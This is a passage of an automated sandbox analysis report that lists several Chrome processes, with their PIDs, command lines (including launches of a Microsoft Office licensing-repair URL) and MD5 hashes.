Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **14384**, Parent PID: **7616**

General	
Target ID:	140
Start time:	23:03:52
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe

Wow64 process (32bit):	
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2016 --field-trial-handle=1756,i,2310279397982919528,1525988208996696577,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **11356**, Parent PID: **3596**

General	
Target ID:	141
Start time:	23:03:55
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **17468**, Parent PID: **11728**

General	
Target ID:	142
Start time:	23:03:57
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2008 --field-trial-handle=312,i,17171055481777490663,13449008020910727848,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **17628**, Parent PID: **3596**

General	
Target ID:	143
Start time:	23:03:59
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	
File size:	2852640 bytes

MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **17712**, Parent PID: **11356**

General	
Target ID:	144
Start time:	23:04:02
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1916 --field-trial-handle=1748,i,13827915211326515466,936432316404138835,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **17916**, Parent PID: **3596**

General	
Target ID:	145
Start time:	23:04:06
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Disassembly

No disassembly